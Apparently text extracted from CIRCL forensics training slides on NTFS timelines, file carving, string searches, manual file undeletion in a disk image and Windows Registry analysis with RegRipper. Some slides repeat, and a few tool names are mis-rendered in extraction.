Accessed:     2019-12-02 16:25:22.099440400 (CET)
```

5.3 Last Access Time

- Updated in memory, written to disk after $\approx 1\text{h}$
- As of Win Vista
 - Not updated per default
 - HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/FileSystem/NtfsDisableLastAccessUpdate



- Performance reasons
- Good for file server
- Still updated some times
 - File new created
 - File copied
 - File moved

5.4 Time Line: Exercise

Reproduce file system activities

Thu Jun 27 2013 12:23:08	113 ...b	35-128-1 c:/01.txt
Thu Jun 27 2013 12:24:20	75 m.cb	37-128-1 c:/02.txt
Thu Jun 27 2013 12:25:24	75 m.cb	38-128-1 c:/03.txt
	75 m...	41-128-1 c:/03-copy.txt
Thu Jun 27 2013 12:26:05	75 m..b	39-128-1 c:/44.txt
Thu Jun 27 2013 12:27:00	75 macb	40-128-1 c:/05.txt (deleted)
Thu Jun 27 2013 12:33:50	113 m.c.	35-128-1 c:/01.txt
Thu Jun 27 2013 13:07:52	75 .acb	41-128-1 c:/03-copy.txt
Thu Jun 27 2013 13:10:36	75 ...c.	39-128-1 c:/44.txt
Thu Jun 27 2013 13:14:20	20 m...	42-128-1 c:/06.txt
Thu Jun 27 2013 13:56:30	20 .acb	42-128-1 c:/06.txt

File: 01.txt

Thu Jun 27 2013 12:23:08	113 ...b	35-128-1 c:/01.txt
Thu Jun 27 2013 12:33:50	113 m.c.	35-128-1 c:/01.txt

File: 02.txt

Thu Jun 27 2013 12:24:20	75 m.cb	37-128-1 c:/02.txt
--------------------------	---------	--------------------

5.4 Time Line: Exercise

Reproduce file system activities

Thu Jun 27 2013 12:23:08	113 ...b	35-128-1 c:/01.txt
Thu Jun 27 2013 12:24:20	75 m.cb	37-128-1 c:/02.txt
Thu Jun 27 2013 12:25:24	75 m.cb	38-128-1 c:/03.txt
	75 m...	41-128-1 c:/03 — Copy.txt
Thu Jun 27 2013 12:26:05	75 m..b	39-128-1 c:/44.txt
Thu Jun 27 2013 12:27:00	75 macb	40-128-1 c:/05.txt (deleted)
Thu Jun 27 2013 12:33:50	113 m.c.	35-128-1 c:/01.txt
Thu Jun 27 2013 13:07:52	75 .acb	41-128-1 c:/03 — Copy.txt
Thu Jun 27 2013 13:10:36	75 ...c.	39-128-1 c:/44.txt
Thu Jun 27 2013 13:14:20	20 m...	42-128-1 c:/06.txt
Thu Jun 27 2013 13:56:30	20 .acb	42-128-1 c:/06.txt

File: 03.txt , 03—copy.txt

Thu Jun 27 2013 12:25:24	75 m.cb	38-128-1 c:/03.txt
	75 m...	41-128-1 c:/03-copy.txt
Thu Jun 27 2013 13:07:52	75 .acb	41-128-1 c:/03-copy.txt

File: 02.txt

Thu Jun 27 2013 12:26:05	75 m..b	39-128-1 c:/44.txt
Thu Jun 27 2013 13:10:36	75 ...c.	39-128-1 c:/44.txt

5.4 Time Line: Exercise

Reproduce file system activities

Thu Jun 27 2013 12:23:08	113 ...b	35-128-1 c:/01.txt
Thu Jun 27 2013 12:24:20	75 m.cb	37-128-1 c:/02.txt
Thu Jun 27 2013 12:25:24	75 m.cb	38-128-1 c:/03.txt
	75 m...	41-128-1 c:/03-copy.txt
Thu Jun 27 2013 12:26:05	75 m..b	39-128-1 c:/44.txt
Thu Jun 27 2013 12:27:00	75 macb	40-128-1 c:/05.txt (deleted)
Thu Jun 27 2013 12:33:50	113 m.c.	35-128-1 c:/01.txt
Thu Jun 27 2013 13:07:52	75 .acb	41-128-1 c:/03 — Copy.txt
Thu Jun 27 2013 13:10:36	75 ...c.	39-128-1 c:/44.txt
Thu Jun 27 2013 13:14:20	20 m...	42-128-1 c:/06.txt
Thu Jun 27 2013 13:56:30	20 .acb	42-128-1 c:/06.txt

File: 05.txt

Thu Jun 27 2013 12:27:00	75 macb	40-128-1 c:/05.txt (deleted)
--------------------------	---------	------------------------------

File: 06.txt

Thu Jun 27 2013 13:14:20	20 m...	42-128-1 c:/06.txt
Thu Jun 27 2013 13:56:30	20 .acb	42-128-1 c:/06.txt

5.4 Time Line: Exercise

Summary: What could we reproduce	Yes/No
01.txt	
1. 12:23:08 01.txt -> new create	Yes
6. 12:29:07 01.txt -> modified content	No
7. 12:33:50 01.txt -> 2nd modification	Yes
02.txt	
2. 12:24:20 02.txt -> new create	Yes
8. 12:29:50 02.txt -> open/access file	No
9. 12:30:01 02.txt -> close	No
03.txt , time—03 — Copy.txt	
3. 12:25:24 03.txt -> new create	Yes
10. 13:07:52 03.txt -> copy to 03—copy.txt	Yes/No
44.txt	
4. 12:26:05 04.txt -> new create	Yes
11. 13:10:36 04.txt -> rename to 44.txt	Yes/No
05.txt	
5. 12:27:00 05.txt -> new create	Yes
14. 13:58:07 05.txt -> delete file	No
06.txt	
12. 13:14:20 06.txt -> new created on other drive	Yes/No
13. 13:56:30 06.txt -> copy to local drive	Yes

5.5 Create a Time Line

```
$ mkdir time

$ fls -o 2048 -r -m d:/ circl-dfir.dd > time/d.body
      -r      Recursive
      -m      Time machine format
      D:/    Add D:/ as mountpoint in report

$ cd time
$ mactime -b d.body > d.time
$ less d.time

.....
Wed May 03 2023 16:39:48 134217728 m.c.      113-128-2 d:/NTFS/Challenge_UnDel/ntfs.back
                           48 ... b      114-144-2 d:/Paula (deleted)
                           1246 macb      115-128-2 d:/Paula/Paula.txt (deleted)
                           240 .a.b      116-144-2 d:/RO
                           269483520 .a.b      117-128-2 d:/RO/ro.raw
Wed May 03 2023 16:39:50      240 m.c.      116-144-2 d:/RO
                           269483520 m.c.      117-128-2 d:/RO/ro.raw
                           269483520 .a.b      118-128-2 d:/RO/ro.back
Wed May 03 2023 16:39:51      269483520 m.c.      118-128-2 d:/RO/ro.back
                           144 macb      119-144-2 d:/timeline
                           5936 macb      120-128-2 d:/timeline/c.txt
                           48 mac.       114-144-2 d:/Paula (deleted)
```

5.5 Create a Time Line

Limit the timeline to the term Paula

1. grep -i paula d.body | grep -v FILE_NAME > paula.body
2. mactime -b paula.body > paula.time
3. less paula.time

Wed May 03 2023 16:39:48	48 ...b	114-144-2 d:/ Paula (deleted)
	1246 macb	115-128-2 d:/ Paula/Paula.txt (deleted)
Wed May 03 2023 16:40:25	48 mac.	114-144-2 d:/ Paula (deleted)

Can you tell the story?

-

5.5 Create a Time Line

Limit the timeline to the term Paula

1. grep -i paula d.body | grep -v FILE_NAME > paula.body
2. mactime -b paula.body > paula.time
3. less paula.time

Wed May 03 2023 16:39:48	48 ...b	114-144-2 d:/ Paula (deleted)
	1246 macb	115-128-2 d:/ Paula/Paula.txt (deleted)
Wed May 03 2023 16:40:25	48 mac.	114-144-2 d:/ Paula (deleted)

Can you tell the story?

1. Wed May 03 2023 16:39:48 Directory 'Paula' created in the root directory
2. Wed May 03 2023 16:39:48 File 'Paula.txt' created in directory 'Paula'
3. Directory 'Paula' and file 'Paula.txt' got deleted
4. Wed May 03 2023 16:40:25 Directory 'Paula' last access, content/meta modified
-> Most likely due to file 'Paula.txt' deleted

5.6 Challenge: Time Line Analysis

2009 M57—Jean

<https://digitalcorpora.org/corpora/scenarios/m57-jean/>

```
M57-Jean/
|--- original_disk
|   |--- nps-2008-jean.E01
|   |--- nps-2008-jean.E02
|--- slides
    |--- M57-Jean.pdf
    |--- M57-Jean_Solution.pdf
```

2 directories , 4 files

```
$ ewfinfo original_disk/nps-2008-jean.E01
$ ewfexport original_disk/nps-2008-jean.E01
```

```
$ mm1s .. /nps-2008-jean.raw.raw
$ fls -r -o 63 -m C: .. /nps-2008-jean.raw.raw > c.body
$ mactime -z UTC -b c.body > c.time
$ less c.time
```

→ Search for the file m57biz.xls



CIRCL FORENSICS Training

6.



7. Carving and String Search

7.1 Magic Bytes - File signatures

```
xxd logo_h4k-350x250.jpg | less
0000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001 .....JFIF.....
...
...
0008cc0: 0fa5 0a28 141a 0028 a0d0 3a50 07ff d9 ...@(...(.:P...
```

```
xxd cases.jpg | less
0000000: ffd8 ffe1 0018 4578 6966 0000 4949 2a00 .....Exif..II*.
...
...
0001730: 4028 0500 a014 0280 501f ffd9 @(....P...
```

/etc/scalpel/scalpel.conf

jpg	y	200000000	\xff\xd8\xff\xe0\x00\x10	\xff\xd9
jpg	y	200000000	\xff\xd8\xff\xe1	\xff\xd9

7.1 Magic Bytes - File signatures

```
xxd MECO-SMILE.pdf | less
0000000: 2550 4446 2d31 2e34 0a25 c7ec 8fa2 0a35 %PDF-1.4.%....5
...
...
005c4d0: 3431 390a 2525 454f 460a           419.%EOF.
```

```
xxd LU-NCSS-2-EN.pdf | less
0000000: 2550 4446 2d31 2e35 0d25 e2e3 cfd3 0d0a %PDF-1.5.%.....
...
...
0007a7e0: 6566 0d31 3136 0d25 2545 4f46 0d           ef.116.%EOF.
```

/etc/scalpel/scalpel.conf

pdf	y	5000000	%PDF	%EOF\x0d	REVERSE
pdf	y	5000000	%PDF	%EOF\x0a	REVERSE

7.2 Carving tools

- Foremost
 - Version 1.5.7
- Scalpel
 - Version 1.60
 - Based on Foremost 0.69
- Bulk Extractor
 - Emails, Email addresses
 - URLs
 - Credit card numbers
 - Social media
 - Telephone numbers
 - ...
- Testdisk - Photorec

7.3 Limitations

- Basically file system independent
- Data sequential
 - Data must be sequential
 - Fragmented data leads to broken files
 - Very large files are more fragmented
 - Depends on file system
 - Depends on media type
 - Data could be overwritten partially
- End of file
 - Does the file format support end marker
 - Do we find a new magic byte
 - Overlapping files
 - Empty space at the end of a sector

7.4 Exercise: Recover data from formated drive

- Try meta data based recovery with `f1s`
- Carving formated drive

```
mkdir out1/  
foremost -t all -i formated.dd -o out1/  
  
out1/audit.txt
```

```
File: deleted.dd  
Start: Wed Aug 22 16:20:43 2018  
Length: 32 MB (33554432 bytes)
```

Num	Name (bs=512)	Size	File Offset	Comment
0:	00009032.jpg	5 KB	4624384	
1:	00009080.jpg	35 KB	4648960	
2:	00037617.jpg	30 KB	19260232	
3:	00037678.jpg	106 KB	19291633	
....				
16:	00037608.pdf	1 MB	19255296	
17:	00041288.pdf	489 KB	21139456	(PDF is Linearized)
Finish:	Wed Aug 22 16:20:43 2018			
18 FILES EXTRACTED				

```
jpg:= 9  
png:= 6  
pdf:= 3
```

7.5 What is 'String Search'?

- Not sophisticated
- Search for strings
 - At least 4 characters long
 - From any file: Text, binary, disk image
 - Search for ASCII, Unicode, big/little endian
- Search the disk image for known words
 - Terms used in a secret document
 - IBAN or other banking details
 - Email addresses or URLs
- Search through all the blocks
 - Allocated non slocated blocks
 - File slack and outside partition boundaries
- Goal
 - Proof that the data was there once
 - Identify interesting data that are close

7.6 Examples

- Search for strings
 - `strings -a circl-dfir.dd | less`
- Min-Len
 - `strings -a -n 10 circl-dfir.dd | less`
- Unicode 16 bit little endian
 - `strings -a -n 10 -el circl-dfir.dd | less`
- Unicode 16 bit big endian
 - `strings -a -n 10 -eb circl-dfir.dd | less`
- Offset in decimal
 - `strings -a -n 10 -eb -td circl-dfir.dd | less`
- grep for your search term
 - `strings -a -n 10 -td circl-dfir.dd | grep -i paula`

7.7 Steps to do a String Search

1. Identify block/cluster size

`mmls, fsstat`

2. Search for the string and the offset

`blkls | srch_strings | grep`

3. Calculate block/cluster of the string

`xxxxxxxxxx / 4096 = yyyy`

4. Review block/cluster content

`blkcat`

5. Identify inode of the block/cluster

`ifind`

6. Identify associated file

`ffind`

7. Recover file

`icat`

Or mount and copy file

7.8 Exercise: What about Paulas cat?

1. Identify cluster size

```
mmls circl-dfir.dd
```

	Slot	Start	End	Length	Description
000:	Meta	00000000000	00000000000	00000000001	Primary Table (#0)
001:	_____	00000000000	0000002047	0000002048	Unallocated
002:	000:000	0000002048	0004917247	0004915200	NTFS / exFAT (0x07)

```
fsstat -o 2048 circl-dfir.dd
```

```
File System Type: NTFS
Volume Serial Number: 7B6E5F9427919882
OEM Name: NTFS
Volume Name: CIRCL-DFIR
Version: Windows XP
```

```
....
```

```
Sector Size: 512
Cluster Size: 4096
Total Cluster Range: 0 - 614398
Total Sector Range: 0 - 4915198
```

7.8 Exercise: What about Paulas cat?

2. Search for the string 'Paula'

```
blkls -e -o 2048 circl-dfir.dd | strings -a -td | grep -i paula  
  
157342 Paula's cat is fat .....  
157370 Paula's cat is fat .....  
.....  
157510 Paula's cat is fat .....  
157538 Paula's cat is fat .....
```

3. Calculate cluster of the string

```
echo $((157342/4096))  
38  
  
echo $((157538/4096))  
38
```

4. Review cluster content

```
blkcat -o 2048 circl-dfir2dd 38 | strings  
.....  
Paula's cat is fat .....  
Paula's cat is fat .....  
Paula's cat is fat .....  
.....
```

7.8 Exercise: What about Paulas cat?

5. Identify inode of the cluster

```
ifind -o 2048 -d 38 circl-dfir.dd  
0-128-1
```

6. Identify associated file

```
ffind -o 2048 circl-dfir.dd 0-128-1  
//$/MFT
```

7. Recover file

```
icat -o 2048 circl-dfir.dd 0-128-1 > MFT
```

Exercise: Manual approach - Learn from errors

```
dd if=circl-dfir.dd bs=4096 skip=38 count=1 | xxd | less  
dd if=circl-dfir.dd bs=4096 skip=$((2048 + 38)) count=1 | xxd | less  
dd if=circl-dfir.dd bs=4096 skip=$((2048/8 + 38)) count=1 | xxd | less
```



8. Forensics Challenges

8.1 NTFS - Resident file becomes Non-Resident

- Situation:
 - NTFS formated partition
 - A small resident file
- Challenge:
 - Analyze MFT record
 - Let the file grow
 - Analyze MFT record
 - Analyze data clusters
 - Modify content of the file
 - Analyze data clusters
 - Analyze MFT record

8.1 NTFS - Resident file becomes Non-Resident

```
$ ls -l /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt
13 Dez 9 14:38 /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt

$ ffs -r -o 2048 ntfs.raw | grep File1
+ r/r 74-128-2:    sub_Dir_File1.txt

$ istat -o 2048 ntfs.raw 74
Attributes:
Type: $DATA (128-2)  Name: N/A  Resident  size: 13

$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2 | xxd | less
00000000: 4649 4c45 3000 0300 0000 0000 0000 0000 FILE0 .....
00000010: 0100 0100 3800 0100 9801 0000 0004 0000 ....8 .....
.....
00000170: 0000 0000 0000 0200 0d00 0000 1800 0000 .....
00000180: 4865 6c6c 6f20 576f 726c 6421 0a00 0000 Hello World!....
00000190: ffff ffff 0000 0000 0000 0000 0000 .....

$ for x in {1..1000}; do echo -n "$x "; done >> /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt
$ less /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt
Hello World!
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21
....
```

8.1 NTFS - Resident file becomes Non-Resident

```
$ ls -l /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt
3906 Apr 24 14:39 /cdrom/NTFS_Sub_Dir/sub_Dir_File1.txt

$ ffs -r -o 2048 ntfs.raw | grep File1
+ r/r 74-128-2:    sub_Dir_File1.txt

$ istat -o 2048 ntfs.raw 74
Attributes:
Type: $DATA (128-2)  Name: N/A  Non-Resident  size: 3906  init_size: 3906
4173

$ dd if=ntfs.raw skip=$((2048 + 4173*8)) count=8 | xxd | less
00000000: 4865 6c6c 6f20 576f 726c 6421 0a31 2032  Hello World!.1 2
00000010: 2033 2034 2035 2036 2037 2038 2039 2031  3 4 5 6 7 8 9 1
00000020: 3020 3131 2031 3220 3133 2031 3420 3135  0 11 12 13 14 15
.....
.

$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2 | xxd | less
000001a0: 420f 0000 0000 2101 4d10 0020 3135  B.....!.M.. 15
000001b0: ffff ffff 0000 0000 3820 3139 2032 3020  .....8 19 20
000001c0: 3231 2032 3220 3233 2032 3420 3235 2032  21 22 23 24 25 2
.....
000003e0: 2031 3737 2031 3738 2031 3739 2031 3830  177 178 179 180
000003f0: 2031 3831 2000 0000 ffff ffff 0000 d607  181 .....
```

8.1 NTFS - Resident file becomes Non-Resident

Update file content: What happen with MFT Record?

```
$ echo -n 'We modify the content of the file. What is updated:  
Cluster? MFT Record? We will see.' | dd of=/cdrom/  
NTFS_Sub_Dir/sub_Dir_File1.txt bs=44 seek=2 conv=notrunc  
  
$ ffs -r -o 2048 ntfs.raw | grep File1  
+ r/r 74-128-2:      sub_Dir_File1.txt  
  
$ istat -o 2048 ntfs.raw 74  
4173  
  
$ dd if=ntfs.raw skip=$((2048 + 4173*8)) count=8 | xxd | less  
00000040: 3231 2032 3220 3233 2032 3420 3235 2032 21 22 23 24 25 2  
00000050: 3620 3237 2032 3820 5765 206d 6f64 6966 6 27 28 We modif  
00000060: 7920 7468 6520 636f 6e74 656e 7420 6f66 y the content of  
.....  
  
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 74*2)) count=2 | xxd | less  
000001c0: 3231 2032 3220 3233 2032 3420 3235 2032 21 22 23 24 25 2  
000001d0: 3620 3237 2032 3820 3239 2033 3020 3331 6 27 28 29 30 31  
000001e0: 2033 3220 3333 2033 3420 3335 2033 3620 32 33 34 35 36  
.....
```

8.2 File System Tunneling

- Situation:
 - NTFS formated partition
 - A normal file from before
- Challenge:
 - Analyze timestamps
 - Delete the file
 - Copy a file with the same filename
 - Analyze timestamps
 - Discover the behavior

8.2 File System Tunneling

1. Analyze time stamps of a file on NTFS

```
$ ll /cdrom/AaaA.txt
15051 Dez  4 14:42 /cdrom/AaaA.txt*
$ fls -o 2048 ntfs.raw | grep AaaA
r/r 64-128-2:      AaaA.txt
$ istat -o 2048 ntfs.raw 64

$STANDARD_INFORMATION Attribute Values:
Created:          2019-12-04 14:41:27.333050500 (CET)
File Modified:    2019-12-04 14:42:06.235661600 (CET)
MFT Modified:    2019-12-04 14:42:06.235661600 (CET)
Accessed:         2019-12-04 14:41:27.333050500 (CET)

$FILE_NAME Attribute Values:
Created:          2019-12-04 14:41:27.333050500 (CET)
File Modified:    2019-12-04 14:41:27.333050500 (CET)
MFT Modified:    2019-12-04 14:41:27.333050500 (CET)
Accessed:         2019-12-04 14:41:27.333050500 (CET)
```

2. Delete a file and create a new one with same filename

```
# Do something like this on a Windows PC
$ rm /cdrom/AaaA.txt; cp data_un.dd /cdrom/AaaA.txt
```

8.2 File System Tunneling

3. Analyze time stamps of the new file

```
$ ll /cdrom/AaaA.txt
16384 Apr 27 15:51 /cdrom/AaaA.txt*
```



```
$ fls -o 2048 ntfs.raw | grep AaaA
r/r 64-128-2:      AaaA.txt
```



```
$ istat -o 2048 ntfs.raw 64
```



```
$STANDARD_INFORMATION Attribute Values:
Created:          2019-12-04 14:41:27.333050500 (CET)
File Modified:    2019-12-04 14:42:06.235661600 (CET)
MFT Modified:    2019-12-04 14:42:06.235661600 (CET)
Accessed:         2020-04-27 16:11:38.144645700 (CEST)
```



```
$FILE_NAME Attribute Values:
Created:          2019-12-04 14:41:27.333050500 (CET)
File Modified:    2019-12-04 14:41:27.333050500 (CET)
MFT Modified:    2019-12-04 14:41:27.333050500 (CET)
Accessed:         2019-12-04 14:41:27.333050500 (CET)
```

8.3 Un-Delete a file

- Situation:
 - NTFS formated partition
 - A file is deleted
- Challenge:
 - Analyze MFT record before delete
 - Analyze \$BITMAP file before delete
 - Undo the modifications
 - Analyze MFT record after undo
 - Analyze \$BITMAP file after undo
 - What is missing

8.3 Un-Delete a file

```
$ ls -l /cdrom/  
  
$ ffs -o 2048 ntfs.raw  
-/r * 73-128-2: small_text_file.txt  
  
$ istat -o 2048 ntfs.raw 73  
Type: $DATA (128-2) Name: N/A Non-Resident size: 15000 init_size: 15000  
4169 4170 4171 4172  
  
Data cluster:  
$ dd if=ntfs.raw skip=$((2048 + 4169*8)) count=$((4*8)) | xxd | less  
  
MFT record 73:  
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) count=2| xxd | less  
  
$Bitmap file  
4169 / 8 = 521.125 --> Byte 521 (0x209) in $Bitmap file for Cluster 4168 - 4175  
--> - - - - -  
          x x x x  
  
$ icat -o 2048 ntfs.raw 6 | xxd | less
```

8.3 Un-Delete a file

Fix \$Bitmap file:

```
$ istat -o 2048 ntfs.raw 6
  Type: $DATA (128-1)  Name: N/A  Non-Resident  size: 4064  init_size: 4064
  4071

$ dd if=ntfs.raw skip=$((2048 + 4071*8)) count=8 | xxd | less
 00000200: ffff ffff ffff ffe1 0700 0000 0000 .....
```

4169 / 8 = 521.125 → Byte 521 (0x209) in \$Bitmap file for Cluster 4168 – 4175
→ - - - - - - -
 x x x x
 1 1 1 0 0 0 0 1
→ 1 1 1 1 1 1 1 1

```
$ dd if=ntfs.raw skip=$((2048 + 4071*8)) count=8 of=bitmap.dd
$ hexedit of=bitmap.dd
$ dd if=bitmap.dd seek=$((2048 + 4071*8)) of=ntfs.raw conv=notrunc

$ dd if=ntfs.raw skip=$((2048 + 4071*8)) count=8 | xxd | less
 00000200: ffff ffff ffff ffff 0700 0000 0000 .....
```

8.3 Un-Delete a file

Fix the MFT record:

```
$ dd if=ntfs.raw skip=$((2048 + 4*8 + 73*2)) count=2 of=mft_73.dd
```

```
$ hexedit mft_73.dd
```

00000000	46 49 4C 45	30 00 03 00	00 00 00 00	00 00 00 00	FILE0
00000010	02 00 00 00	38 00 00 00	B8 01 00 00	00 04 00 008

offset:	size:	old value:	new value:	description:
0010	2	2	1	Record sequence number
0012	2	0	1	Link count
0016	2	0	1	Record flag: 0000 = file deleted 0100 = file in use
0030	2	1400		FixUp values
03 fe	2	1400		CRC

00000000	46 49 4C 45	30 00 03 00	00 00 00 00	00 00 00 00	FILE0
00000010	01 00 01 00	38 00 01 00	B8 01 00 00	00 04 00 008

```
$ dd if=mft_73.dd seek=$((2048 + 4*8 + 73*2)) count=2 of=ntfs.raw conv=notrunc
```

8.3 Un-Delete a file

- What is missing?
 - Compare output `ils` and `f1s`
 - What about the directory
 - What is changed in a directory if a file is deleted?

→ Forensics Hackathon



9. Bibliography and Outlook

9. Bibliography

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9. Outlook

CIRCL DFIR 1.0.2

EXT File System

Overview

1. File System Analysis - Overview
2. FAT - File Allocation Table
3. NTFS - New Technology File System
4. NTFS - Advanced
5. File System Time Line
- 6.
7. Carving and String Search
8. Forensics Challenges
9. Bibliography and Outlook

CIRCL - Digital Forensics 1.0.3

Introduction: Windows-, Memory- and File Forensics



CIRCL *TLP:CLEAR*

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December, 2024

Overview

1. Windows Registry
2. Event Logs
3. Other Sources of Information
4. Malware Analysis
5. Analysing files
6. Live Response
7. Memory Forensics
8. Bibliography and Outlook




CIRCL FORENSICS Training

1. Windows Registry

1.1 About: Windows Registry

- MS DOS and old Windows
 - On system boot: What programs to load
 - How the system interact with the user
 - autoexec.bat
 - config.sys
 - system.ini
 - win.ini
- <https://support.microsoft.com/en-us/help/256986/>
 - A central hierarchical database
 - Replace text based config files
 - Contains information for operating
 - Hardware system wide
 - OS all aspects
 - Applications installed
 - User preferences / behavior
- A gold mine for forensics

1.1 About: Windows Registry



Key data structures contains a last write time stamp

1.1 About: Windows Registry

- Hive files: Location

%SystemRoot%\system32\config

→ SAM, SECURITY, SYSTEM, SOFTWARE

%UserProfile%\NTUSER.DAT

%UserProfile%\AppData\Local\Microsoft\Windows\UsrClass.dat

→ Created during system boot

- How often do you manually edit the Registry?

- regedit.exe

- Black Magic for many admins

- Every user interacts with the Registry

- Timestamps → Timeline

1.2 Under the hood: Value Cell

0000:		d8ff ffff	766b 0d00vk..
0010:	0400 0080 0200 0000	0400 0000 0100 0000
0020:	4c61 7374 4b6e 6f77	6e47 6f6f 6400 0000	LastKnownGood	...

Offset:	0x00	0	4	Size
	0x04	4	2	Node ID
	0x06	6	2	Value name length
	0x08	8	4	Data lenght
	0x0c	12	4	Data offset
	0x10	16	4	value typw

- Exercise: Calculate the size of the value cell

d8 ff ff ff

- Exercise: Calculate the size of the value name length

0d 00

1.3 Hive files

- SAM
 - Security Accounts Manager: Local users
- Security
 - Audit settings
 - Machine, domain SID
- System
 - Hardware configuration
 - System configuration
- Software
 - Windows settings
 - Application information
- NTUser.dat
 - User behavior and settings
- UsrClass.dat
 - Graphical User Interface information

1.3 Hive files

- Windows XP:

C:\Documents and Settings\<username>\NTUSER.DAT

C:\Documents and Settings\<username>\Local Settings\
Application Data\Microsoft\Windows\UsrClass.dat

- Windows Vista and above:

C:\Users\<user>\NTUSER.DAT

C:\Users\<user>\AppData\Local\Microsoft\Windows\
UsrClass.dat

- C:\Windows\inf\setupapi.log
(Plug and Play Log)

1.3 Hive files - Exercise: Get hive files

Extract registry hive files from forensic image

-
 mkdir registry/out

1.3 Hive files - Exercise: Get hive files

Extract registry hive files from forensic image

1. Investigate Meta-Information

```
ewfinfo image.E01  
ewfexport image.E01
```

```
- mkdir registry/out
```

1.3 Hive files - Exercise: Get hive files

Extract registry hive files from forensic image

1. Investigate Meta-Information

```
ewfinfo image.E01  
ewfexport image.E01
```

2. Mount evidences

```
sudo mkdir /media/case1  
mmfs image.raw  
sudo mount -o ro,offset=$((512*63)) image.raw /media/case1/
```

1.3 Hive files - Exercise: Get hive files

Extract registry hive files from forensic image

1. Investigate Meta-Information

```
ewfinfo image.E01  
ewfexport image.E01
```

2. Mount evidences

```
sudo mkdir /media/case1  
mmfs image.raw  
sudo mount -o ro,offset=$((512*63)) image.raw /media/case1/
```

3. Copy files

```
mkdir registry  
cp /media/case1/WINDOWS/system32/config/SAM registry  
cp /media/case1/WINDOWS/system32/config/software registry  
cp /media/case1/WINDOWS/system32/config/system registry  
cp /media/case1/WINDOWS/system32/config/SECURITY registry  
cp /media/case1/Documents\ and\ Settings/Jean/NTUSER.DAT registry  
cp /media/case1//Documents\ and\ Settings/Jean/Local\ Settings/  
Application\ Data/Microsoft/Windows/UsrClass.dat registry/  
ls registry/  
mkdir registry/out
```

1.4 RegRipper

- <https://github.com/keydet89/RegRipper4.0>
- Plugins: 385

```
regripper --h
    Rip v.3.0 — CLI RegRipper tool
    Rip [-r Reg hive file] [-f profile] [-p plugin] [options]
    Parse Windows Registry files , using either a single module, or a profile.
```

```
ls /usr/lib/regripper/plugins | grep pi$ | wc -l
249
```

```
ls /usr/lib/regripper/plugins | grep -v pi$
all
amcache
ntuser
sam
security
software
syscache
system
usrclass
```

1.4 RegRipper - Examples

```
regripper -p compname -r software  
Select not found.
```

```
regripper -p compname -r system  
ComputerName      = JEAN-13FBF038A3  
TCP/IP Hostname  = jean-13fbf038a3
```

```
regripper -p run -r NTUSER.DAT
```

```
Software\Microsoft\Windows\CurrentVersion\Run  
LastWrite Time 2008-07-18 04:36:52Z  
MSMSGS - "C:\Program Files\Messenger\msmsgs.exe" /background  
Aim6 - "C:\Program Files\AIM6\aim6.exe" /d locale=en-US ee:// aol/imApp
```

```
regripper -p run -r software
```

```
Microsoft\Windows\CurrentVersion\Run  
LastWrite Time 2008-07-06 07:21:46Z  
VMware User Process - C:\Program Files\VMware\VMware Tools\VMwareUser.exe  
VMware Tools - C:\Program Files\VMware\VMware Tools\VMwareTray.exe
```

```
Microsoft\Windows\CurrentVersion\Run\OptionalComponents  
LastWrite Time 2008-07-06 07:21:46Z
```

1.4 RegRipper - Examples

```
mkdir registry/out  
  
regripper -f sam -r SAM > out/sam.txt  
regripper -a -r SAM > out/sam2.txt  
less registry/out/sam.txt
```

User Information

```
Username      : Administrator [500]  
Full Name    :  
User Comment  : Built-in account for administering the computer/domain  
Account Type : Default Admin User  
Account Created : 2008-05-13 22:20:14Z  
Name         :  
Last Login Date : 2008-07-21 01:22:18Z  
Pwd Reset Date : 2008-05-13 22:23:39Z  
Pwd Fail Date : Never  
Login Count   : 24  
Embedded RID  : 500  
    --> Password does not expire  
    --> Normal user account
```

```
Username      : Guest [501]  
Full Name    :  
User Comment  : Built-in account for guest access to the computer/domain  
Account Type : Default Guest Acct  
Account Created : 2008-05-13 22:20:14Z
```

1.5 RegRipper: Exercise

1. Extract Hive files from infected PC
2. Rip them with RegRipper profiles
3. Collect important general information
4. Try to find incident related artefacts
5. Add the information to report

1.5 RegRipper: Exercise

1. Extract Hive files from infected PC
2. Rip them with RegRipper profiles
3. Collect important general information
4. Try to find incident related artefacts
5. Add the information to report

```
mkdir registry/out
```

```
regripper -a -r SAM > out/sam.txt
regripper -a -r SECURITY > out/security.txt
regripper -a -r software > out/software.txt
regripper -a -r system > out/system.txt
regripper -a -r NTUSER.DAT > out/NTUser.txt
regripper -a -r UsrClass.dat > out/UsrClass.txt
```

```
ls -lh out/
24K Nov 11 07:46 NTUser.txt
7.1K Nov 11 07:47 sam.txt
